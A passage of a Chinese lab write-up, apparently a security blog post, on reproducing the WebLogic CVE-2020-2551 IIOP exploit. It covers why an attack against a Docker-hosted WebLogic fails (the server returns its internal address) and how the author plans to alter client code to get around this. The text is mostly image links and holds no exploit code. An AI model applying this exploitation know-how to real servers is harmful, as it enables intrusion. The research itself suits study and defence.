
(https://xzfile.aliyuncs.com/media/upload/picture/20200329154504-33eef080-7191-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329154527-41fbfc18-7191-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200329154551-4fef07ca-7191-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200329154614-5d9bc250-7191-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200329154646-710748be-7191-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154712-803ff4f2-7191-1.png)

8.Win10 攻击Weblogic Docker测试（失败）

Win10(宿主机) IP: 192.168.152.1
Kali 虚拟机（NAT网络）IP：192.168.152.128
Weblogic Docker (Kali虚拟机)IP: 172.20.0.2

HTTP Server 和RMI Server 继续放在Kali 上，不影响测试。
这个漏洞的网络问题是攻击机器和Weblogic真实内网ip不能互访导致的。

8.1.本地调试

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154821-a93228e4-7191-1.png)


8.2.开启WireShark抓包

抓两个网卡，一个是VMware NAT，一个是宿主机的网卡（WLAN或有线）


(https://xzfile.aliyuncs.com/media/upload/picture/20200329154858-bf787b62-7191-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154924-ceb783d4-7191-1.png)

8.3.运行攻击代码




(https://xzfile.aliyuncs.com/media/upload/picture/20200329155037-fa3f4e06-7191-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20200329155104-0a6ba5c2-7192-1.png)


8.4.分析攻击流程

通过分析，发现Weblogic 回复NameService地址172.20.0.2后，Win10宿主机是无法访问到的：



(https://xzfile.aliyuncs.com/media/upload/picture/20200329155138-1ec53e34-7192-1.png)

通过WLAN网卡抓包，也证实了bind的时候无法连接172.20.0.2:



(https://xzfile.aliyuncs.com/media/upload/picture/20200329155209-314afd8c-7192-1.png)

8.5.问题总结

通过IIOP协议向Weblogic请求NameService时，Weblogic直接使用本地ip地址作为bind地址，构造地址信息回复，客户端解析地址信息，bind的时候直接访问该地址，但由于无法访问真实内网地址，导致bind失败。

9.解决过程

9.1.网上解决思路

漫谈 WebLogic CVE-2020-2551 里有简单说了一种思路，自定义GIOP协议：


(https://xzfile.aliyuncs.com/media/upload/picture/20200329155251-4a932f80-7192-1.png)

9.2.个人思路


重写IIOP协议，对于刚接触IIOP的人来说不太现实。

既然是因为Weblogic 返回的地址信息（LocateReply）导致的，在客户端处理Weblogic 地址信息时，将地址信息设置为外网ip和端口，然后让后续流程继续走下去就行。

9.3.定位关键代码




(https://xzfile.aliyuncs.com/media/upload/picture/20200329155341-67fa5a44-7192-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329155410-793a8676-7192-1.png)


观察抓包情况，定位到发包代码：



(https://xzfile.aliyuncs.com/media/upload/picture/20200329155443-8d5b0d92-7192-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329155521-a3f6cba4-7192-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329155553-b6e93224-7192-1.png)

继续研究LocateReply是怎么处理的，发现reply只能由SequencedRequestMessage的notify设置，所以设置一个断点，跑一下看看调用流程：




(https://xzfile.aliyuncs.com/media/upload/picture/20200329155624-c968a434-7192-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20200329155645-d601d044-7192-1.png)


继续看createMsgFromStream函数，



